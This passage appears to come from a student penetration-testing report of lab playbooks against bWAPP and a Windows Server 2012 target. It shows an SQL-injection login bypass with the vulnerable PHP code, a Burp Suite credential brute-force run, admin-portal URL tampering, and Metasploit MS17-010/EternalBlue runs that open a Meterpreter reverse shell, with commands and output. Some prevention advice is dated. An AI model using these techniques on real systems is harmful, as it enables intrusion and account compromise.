Next, when "' or 1=1" is injected inside the Login field, the header values as shown in Fig. 944 are gathered.




Fig. 971. Header of HTML Request (login=' or 1=1#&password=&form=submit)

As the login gets successful the below message is seen on the screen (Fig. 945). This vulnerability was exploited because no sanitization was done inside the PHP Code of Login Form (Fig. 946).




Fig. 972. Successful Bypass

```

<?php
if(isset($_POST["form"]))
{
    $login = $_POST["login"];
    $login = stripslashes($login);

    $password = $_POST["password"];
    $password = stripslashes($password);

    $sql = "SELECT * FROM heroes WHERE login = '" . $login . "' AND password = '" . $password . "'";

    // echo $sql;

    $recordset = mysql_query($sql, $link);
    if(!$recordset)
    {
        die("Error: " . mysql_error());
    }
    else
    {
        $row = mysql_fetch_array($recordset);

        if($row["login"])
        {
            // $message = "<font color='green'>Welcome " . ucwords($row["login"]) . "...</font>";
            $message = "<p>Welcome <b>" . ucwords($row["login"]) . "</b>, how are you today?</p><p>Your secret: <b>" . ucwords($row["secret"]) . "</b></p>";
            // $message = $row["login"];
        }
    }
}

```

Fig. 973. Less Secure Login Form

Threats: Such attacks cause unauthorized access to the user account which leads to compromise of crucial assets of the infrastructure.

How to prevent such attacks?

To restrict such attacks, the developer must utilize a function that can help in the sanitization of ambiguous code, such as:

- Function “*addslashes (string \$str): string*”: It returns a string that includes the special character (single quote (’), double quote (”), backslash (\), and NUL (NULL character)) along with the backslash (*PHP: Addslashes - Manual*, n.d.).
- Function “*mysql_real_escape_string*”: It escapes all the special characters found inside the injected string which can be used to execute any SQL Query [289].

ZZ. Playbook 52: Exploiting the improper authentication and session management function to compromise session tokens, password & username, and other data (Broken Authentication – Password Attack)

This is majorly caused due to improper implementation of the authentication and session management functions. It enables the attackers to compromise session tokens, passwords, usernames, account details, and other sensitive information.

Testing: When the user enters the credentials inside the login form, the inputs can be traced using the Burp Suite as shown in Fig. 947. Also, the attack type is specified as a cluster bomb attack to get the combination of different usernames and passwords to extract the correct credentials.




Fig. 974. Payload Position when form data is posted.

In the Payloads section, we mentioned the Payload set as 2 to intake the 2 sets of information (username, password) from a list of dictionary words as shown in Fig. 948.




Fig. 975. Defined payload Set

A set of words are mentioned in the Payload option's Simple List as shown in Fig. 949.




Fig. 976. List of words inside Payload Option

Now under the Grep - Match section, we entered the result which we collected while invalid credentials are entered (Fig. 950).




Fig. 977. Output Message on Invalid Credentials

Once all the above configurations are made, the attack is started by clicking the “Start Attack” button at the top. After analyzing all the results shown in Fig. 951, we got one combination that does not generate the Error Message that we mentioned in the previous step.

Request	Payload1	Payload2	Status	Error	Timeout	Length	Invali..
0			200	<input type="checkbox"/>	<input type="checkbox"/>	13929	<input checked="" type="checkbox"/>
1	bee	local	200	<input type="checkbox"/>	<input type="checkbox"/>	13929	<input checked="" type="checkbox"/>
2	bug	local	200	<input type="checkbox"/>	<input type="checkbox"/>	13929	<input checked="" type="checkbox"/>
3	test	local	200	<input type="checkbox"/>	<input type="checkbox"/>	13929	<input checked="" type="checkbox"/>
4	admin	local	200	<input type="checkbox"/>	<input type="checkbox"/>	13929	<input checked="" type="checkbox"/>
5	user	local	200	<input type="checkbox"/>	<input type="checkbox"/>	13929	<input checked="" type="checkbox"/>
6	local	local	200	<input type="checkbox"/>	<input type="checkbox"/>	13929	<input checked="" type="checkbox"/>
7	bee	bee	200	<input type="checkbox"/>	<input type="checkbox"/>	13929	<input checked="" type="checkbox"/>
8	bug	bee	200	<input type="checkbox"/>	<input type="checkbox"/>	13929	<input checked="" type="checkbox"/>
9	test	bee	200	<input type="checkbox"/>	<input type="checkbox"/>	13929	<input checked="" type="checkbox"/>
10	admin	bee	200	<input type="checkbox"/>	<input type="checkbox"/>	13929	<input checked="" type="checkbox"/>
11	user	bee	200	<input type="checkbox"/>	<input type="checkbox"/>	13929	<input checked="" type="checkbox"/>
12	local	bee	200	<input type="checkbox"/>	<input type="checkbox"/>	13929	<input checked="" type="checkbox"/>
13	bee	bug	200	<input type="checkbox"/>	<input type="checkbox"/>	13898	<input type="checkbox"/>
14	bug	bug	200	<input type="checkbox"/>	<input type="checkbox"/>	13929	<input checked="" type="checkbox"/>
15	test	bug	200	<input type="checkbox"/>	<input type="checkbox"/>	13929	<input checked="" type="checkbox"/>
16	admin	bug	200	<input type="checkbox"/>	<input type="checkbox"/>	13929	<input checked="" type="checkbox"/>
17	user	bug	200	<input type="checkbox"/>	<input type="checkbox"/>	13929	<input checked="" type="checkbox"/>
18	local	bug	200	<input type="checkbox"/>	<input type="checkbox"/>	13929	<input checked="" type="checkbox"/>
19	bee	pass	200	<input type="checkbox"/>	<input type="checkbox"/>	13929	<input checked="" type="checkbox"/>
20	bug	pass	200	<input type="checkbox"/>	<input type="checkbox"/>	13929	<input checked="" type="checkbox"/>
21	test	pass	200	<input type="checkbox"/>	<input type="checkbox"/>	13929	<input checked="" type="checkbox"/>
22	admin	pass	200	<input type="checkbox"/>	<input type="checkbox"/>	13929	<input checked="" type="checkbox"/>
23	user	pass	200	<input type="checkbox"/>	<input type="checkbox"/>	13929	<input checked="" type="checkbox"/>
24	local	pass	200	<input type="checkbox"/>	<input type="checkbox"/>	13929	<input checked="" type="checkbox"/>
25	bee	password	200	<input type="checkbox"/>	<input type="checkbox"/>	13929	<input checked="" type="checkbox"/>
26	bug	password	200	<input type="checkbox"/>	<input type="checkbox"/>	13929	<input checked="" type="checkbox"/>
27	test	password	200	<input type="checkbox"/>	<input type="checkbox"/>	13929	<input checked="" type="checkbox"/>
28	admin	password	200	<input type="checkbox"/>	<input type="checkbox"/>	13929	<input checked="" type="checkbox"/>
29	user	password	200	<input type="checkbox"/>	<input type="checkbox"/>	13929	<input checked="" type="checkbox"/>
30	local	password	200	<input type="checkbox"/>	<input type="checkbox"/>	13929	<input checked="" type="checkbox"/>

Unchecked Invalid Credentials which state that the credentials are valid

Fig. 978. Result after executing the attack

From the above result when the highlighted combination is selected and the Raw data is analyzed, the message “Successful Login” is fetched from the server which ensures that the credentials are valid. Now these credentials (bee/bug) can be used to log in to the web portals.

11	user	bee	200	<input type="checkbox"/>	<input type="checkbox"/>	13929	<input checked="" type="checkbox"/>
12	local	bee	200	<input type="checkbox"/>	<input type="checkbox"/>	13929	<input checked="" type="checkbox"/>
13	bee	bug	200	<input type="checkbox"/>	<input type="checkbox"/>	13898	<input type="checkbox"/>
14	bug	bug	200	<input type="checkbox"/>	<input type="checkbox"/>	13929	<input checked="" type="checkbox"/>

Combination Selected to

Request Response

Raw Headers Hex

Pretty Raw Render In Actions

```

71 <br />
72 <input type="text" id="login" name="login" size="20" autocomplete="off" />
73 </p>
74 <p>
75 <label for="password">
76 Password:
77 </label>
78 <br />
79 <input type="text" id="password" name="password" size="20" autocomplete="on" />
80 </p>
81 <button type="submit" name="form" value="submit">
82 Login
83 </button>
84 </form>
85 <br />
86 <font color="green">
87 Successful login!

```

Successful Login Message Confirmed

Fig. 979. Valid credentials Success Messages

Threats: Attackers have a cluster of valid usernames and passwords which they use for brute force, dictionary attack, credential stuffing, and others. Therefore, it enables them to guess the valid credentials and compromise the user account and details.

How can we prevent such attacks?

Such attacks are most common when the user has common username passwords such as firstname, lastname, admin, password, root, and other dictionary words. So, it is of utmost importance for users to follow the high security for their credentials by using combinations of words, digits, and special characters. Also, the user must change their passwords after regular intervals. Multi-factor authentication is another way of increasing security [290].

AAA. *Playbook 53: Exploiting the interactions between users and services by compromising the sessions (Session Management)*

Session related to the web is the sequence of HTTP requests and responses sent to and from the network which is related to the same user. The session is created to store the information of the user's transaction temporarily, therefore it helps in handling various applications of the single user once they are authenticated into the website or the system. However, if there is any improper session management then it can create a vulnerability that can be exploited by the attacker.

Testing: There is a various method to test the session management such as Administrative Portals, the Session ID in URL, Cookies, and many others.

Example 1: A vulnerable web application is tested for improper session management for the administrative portal by changing the parameter in the URL of the webpage.

With Low Security, it gives the below URL

`http://192.168.80.20/bWAPP/smgmt_admin_portal.php?admin=0`

When the parameter '0' is changed to '1', the admin portal got unlocked as shown in Fig. 953, which states that the session is poorly managed.




Fig. 980. admin=1 | Successful Admin portal Unlocked

Example 2: For a secure website, the session ID must never be revealed in the URL while the transactions are occurring. For a low-security website, the session ID appears in the Web URLs as shown in Fig. 954, where GET reveals the parameters sent by the webpage in the URL.




Fig. 981. Session ID in URL for Low Security

Threats: Such vulnerability leads to the stealing of secret data that is getting used to maintain all activity of users on a website. It may consist of username, password, bank information, gender, address, and other sensitive information.

How can we prevent such attacks?

All the user credentials must be protected while storing them by utilizing encryption techniques. The session IDs must never be revealed in the address bar. Also, the session tokens of the user must be invalidated once the user is logged out of the system.

***** *The contribution of Pawan Soobhri ends here* *****

***** *The contribution of Simranbir Kaur starts here* *****

Windows server 2012: Windows Server is essentially a line of Microsoft's operation systems that was specifically created for use on a server that runs various services used by people across the network. Here in the network topology, Windows server 2012 resides in the DMZ zone of the network and provides services to machines within the network and outside the network. It also acts as a target machine for the attacker sitting outside the network in order to gain access to the private zone of the network. Various tools that are used to perform attacks on this machine are as follow:

Machine	Role
Kali Linux (Metasploit framework)	Attacker (External Zone)
Windows Server 2012	Victim (Proxy Zone)

BBB. Playbook 54: Remote Windows Code Execution

Remote Windows Code or RWE is a group of software vulnerabilities that allows an attacker to execute any code on a remote machine over LAN. There are various exploits present in metasploit to exploit this kind vulnerability in a system. In order to perform this attack, the firewall must allow SMB traffic and the target machine must be using SMBv1. An attacker can also use a valid username/passowrd so as to bypass most of the requirements for this attack.

Step 1. Before we start our exploitation, its always a good idea to verify the IP address of the machines and make sure that there ia a valid connection between both. You can use "*ifconfig*" command to know the IP address of a machine and use ping command to verify the connection.

```
root@kali:/home/kali# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.10.50 netmask 255.255.255.0 broadcast 10.10.10.255
    inet6 fe80::5054:ff:fe12:b747 prefixlen 64 scopeid 0x20<link>
    ether 52:54:00:12:b7:47 txqueuelen 1000 (Ethernet)
    RX packets 1905782 bytes 177710074 (169.4 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 3330370 bytes 236754928 (225.7 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.101.2 netmask 255.255.255.0 broadcast
192.168.101.255
    inet6 fe80::5054:ff:fe12:b765 prefixlen 64 scopeid 0x20<link>
    ether 52:54:00:12:b7:65 txqueuelen 1000 (Ethernet)
    RX packets 69404 bytes 72620258 (69.2 MiB)
```



```

RX errors 0 dropped 0 overruns 0 frame 0
TX packets 35431 bytes 5586999 (5.3 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 612802 bytes 149299208 (142.3 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 612802 bytes 149299208 (142.3 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

The attacker machine is successfully able to communicate with victim machine.

```

root@kali:/home/kali# ping 192.168.80.15
PING 192.168.80.15 (192.168.80.15) 56(84) bytes of data.
64 bytes from 192.168.80.15: icmp_seq=1 ttl=126 time=3.88 ms
64 bytes from 192.168.80.15: icmp_seq=2 ttl=126 time=2.39 ms
64 bytes from 192.168.80.15: icmp_seq=3 ttl=126 time=2.31 ms
^C
--- 192.168.80.15 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 2.308/2.859/3.877/0.720 ms

```

Step 2: Next, perform nmap on the target machine to know the open ports on the machine. These open ports will be used to exploit the target machine. Nmap is a free and open-source network scanner that is used to discover hosts and services on a computer network.

```

root@kali:/home/kali# nmap 192.168.80.15
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-10 02:11 EDT
Nmap scan report for 192.168.80.15
Host is up (0.0020s latency).
Not shown: 984 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
49159/tcp open  unknown
49160/tcp open  unknown
49161/tcp open  unknown
Nmap done: 1 IP address (1 host up) scanned in 1.52 seconds

```

Step 3: Using nmap all the open ports and services can be discovered which can be used to enter into a system. Following up next, open port 22 will be used to gain access to the target machine. But before we try to exploit that port, we will first try to get some information about the target machine using the exploit “**auxiliary/scanner/smb/smb_version**”. Smb_version module is used to get the information about a remote smb server.


```

DBGTRACE                false
yes Show extra debug trace info
LEAKATTEMPTS            99
yes How many times to try to leak transaction
NAMEDPIPE
no A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES              /usr/share/metasploit-
framework/data/wordlists/named_pipes.txt yes List of named pipes to
check
RHOSTS
yes The target host(s), range CIDR identifier, or hosts file with
syntax 'file:<path>'
RPORT                    445
yes The Target port
SERVICE_DESCRIPTION
no Service description to to be used on target for pretty listing
SERVICE_DISPLAY_NAME
no The service display name
SERVICE_NAME
no The service name
SHARE                    ADMIN$
yes The share to connect to, can be an admin share (ADMIN$,C$,...) or
a normal read/write folder share
SMBDomain                .
no The Windows domain to use for authentication
SMBPass
no The password for the specified username
SMBUser
no The username to authenticate as
Exploit target:
  Id  Name
  --  ----
   0  Automatic
msf5 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.80.15
RHOSTS => 192.168.80.15
msf5 exploit(windows/smb/ms17_010_psexec) > set SMBDomain concordia.com
SMBDomain => concordia.com

```

Step 5: After all the options are set use the command “run” to execute the exploit and wait for the results.

```

msf5 exploit(windows/smb/ms17_010_psexec) > run
[*] Started reverse TCP handler on 10.10.10.50:4444
[*] 192.168.80.15:445 - Authenticating to 192.168.80.15 as user 'jdoe'...
[*] 192.168.80.15:445 - Target OS: Windows Server 2012 R2 Standard
Evaluation 9600
[*] 192.168.80.15:445 - Built a write-what-where primitive...
[+] 192.168.80.15:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.80.15:445 - Selecting PowerShell target
[*] 192.168.80.15:445 - Executing the payload...
[+] 192.168.80.15:445 - Service start timed out, OK if running a command or
non-service executable...
[*] Sending stage (176195 bytes) to 192.168.80.15
[*] Meterpreter session 1 opened (10.10.10.50:4444 -> 192.168.80.15:49162)
at 2021-06-10 02:16:54 -0400
meterpreter > sysinfo
Computer          : SERVER2

```

```

OS                : Windows 2012 R2 (6.3 Build 9600).
Architecture     : x64
System Language  : en_US
Domain           : CONCORDIA
Logged On Users  : 5
Meterpreter      : x86/windows
meterpreter > ipconfig
Interface 1
=====
Name              : Software Loopback Interface 1
Hardware MAC     : 00:00:00:00:00:00
MTU              : 4294967295
IPv4 Address     : 127.0.0.1
IPv4 Netmask     : 255.0.0.0
IPv6 Address     : ::1
IPv6 Netmask     : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
Interface 13
=====
Name              : Microsoft ISATAP Adapter
Hardware MAC     : 00:00:00:00:00:00
MTU              : 1280
IPv6 Address     : fe80::5efe:c0a8:500f
IPv6 Netmask     : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
Interface 15
=====
Name              : Intel(R) PRO/1000 MT Network Connection
Hardware MAC     : 52:54:00:12:b7:99
MTU              : 1500
IPv4 Address     : 192.168.80.15
IPv4 Netmask     : 255.255.255.0
IPv6 Address     : fe80::792b:7634:a4d6:656b
IPv6 Netmask     : ffff:ffff:ffff:ffff::

```

Therefore, the exploit run successfully, and a session is created on the target machine. Now we can run various commands on target machine remotely.

CCC. *Playbook 55: EternalBlue*

In order to perform the second exploit, EternalBlue is used which is an exploit developed by the NSA as a former zero-day. EternalBlue is also known as MS17-010, is a vulnerability that is found in Microsoft's Server Message Block (SMB) protocol that allows systems to share access to files, printers, and other resources on the network. This vulnerability occurs in earlier versions of SMB because there was a flaw in SMB that lets an attacker establish a null session connection via anonymous login. An attacker can then send malformed packets and ultimately execute arbitrary commands on the target [291].

Step 1. Search the eternalBlue exploits in Metasploit.

```

meterpreter > msf5 exploit(windows/smb/ms17_010_psexec) > search eternal
Matching Modules
=====
#   Name                                     Disclosure Date   Rank
Check Description                           -----
-   ----
-----
0   auxiliary/admin/smb/ms17_010_command      2017-03-14
normal No      MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB
Remote Windows Command Execution

```

```

1 auxiliary/scanner/smb/smb_ms17_010
normal No MS17-010 SMB RCE Detection
2 exploit/windows/smb/ms17_010_eternalblue 2017-03-14
average Yes MS17-010 EternalBlue SMB Remote Windows Kernel Pool
Corruption
3 exploit/windows/smb/ms17_010_eternalblue_win8 2017-03-14
average No MS17-010 EternalBlue SMB Remote Windows Kernel Pool
Corruption for Win8+
4 exploit/windows/smb/ms17_010_psexec 2017-03-14
normal Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB
Remote Windows Code Execution
5 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great
Yes SMB DOUBLEPULSAR Remote Code Execution
msf5 exploit(windows/smb/ms17_010_psexec) > use 2

```

Step 2: Now assign the required options for the exploit and run it.

```

msf5 exploit(windows/smb/ms17_010_eternalblue) > options
Module options (exploit/windows/smb/ms17_010_eternalblue):
  Name          Current Setting  Required  Description
  ----          -
  RHOSTS        192.168.80.15   yes       The target host(s), range CIDR
  identifier, or hosts file with syntax 'file:<path>'
  RPORT         445              yes       The target port (TCP)
  SMBDomain     .                no        (Optional) The Windows domain
  to use for authentication
  SMBPass       .                no        (Optional) The password for
  the specified username
  SMBUser       .                no        (Optional) The username to
  authenticate as
  VERIFY_ARCH   true             yes       Check if remote architecture
  matches exploit Target.
  VERIFY_TARGET true             yes       Check if remote OS matches
  exploit Target.
  Exploit target:
  Id  Name
  --  ---
  0   Windows 7 and Server 2008 R2 (x64) All Service Packs
msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.80.15
RHOSTS => 192.168.80.15
msf5 exploit(windows/smb/ms17_010_eternalblue) > set SMBDomain
concordia.com

```

Step 3: After the options are set, execute the exploit, and wait for the results.

```

msf5 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 10.10.10.50:4444
[*] 192.168.80.15:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.80.15:445 - Host is likely VULNERABLE to MS17-010! -
Windows Server 2012 R2 Standard Evaluation 9600 x64 (64-bit)
[*] 192.168.80.15:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.80.15:445 - Connecting to target for exploitation.
[+] 192.168.80.15:445 - Connection established for exploitation.
[+] 192.168.80.15:445 - Target OS selected valid for OS indicated by SMB
reply
[*] 192.168.80.15:445 - CORE raw buffer dump (47 bytes)

```

```
[*] 192.168.80.15:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65
72 20 32 Windows Server 2
[*] 192.168.80.15:445 - 0x00000010 30 31 32 20 52 32 20 53 74 61 6e 64 61
72 64 20 012 R2 Standard
[*] 192.168.80.15:445 - 0x00000020 45 76 61 6c 75 61 74 69 6f 6e 20 39 36
30 30 Evaluation 9600
[+] 192.168.80.15:445 - Target arch selected valid for arch indicated by
DCE/RPC reply
[*] 192.168.80.15:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.80.15:445 - Sending all but last fragment of exploit packet
[*] 192.168.80.15:445 - Starting non-paged pool grooming
[+] 192.168.80.15:445 - Sending SMBv2 buffers
[+] 192.168.80.15:445 - Closing SMBv1 connection creating free hole
adjacent to SMBv2 buffer.
[*] 192.168.80.15:445 - Sending final SMBv2 buffers.
[*] 192.168.80.15:445 - Sending last fragment of exploit packet!
[*] 192.168.80.15:445 - Receiving response from exploit packet
```

After the exploit is complete, connection is established on the target machine through which we can let an attacker establish a null session connection via anonymous login. An attacker can then send malformed packets and ultimately execute arbitrary commands on the target.

***** *The contribution of Simranbir Kaur ends here******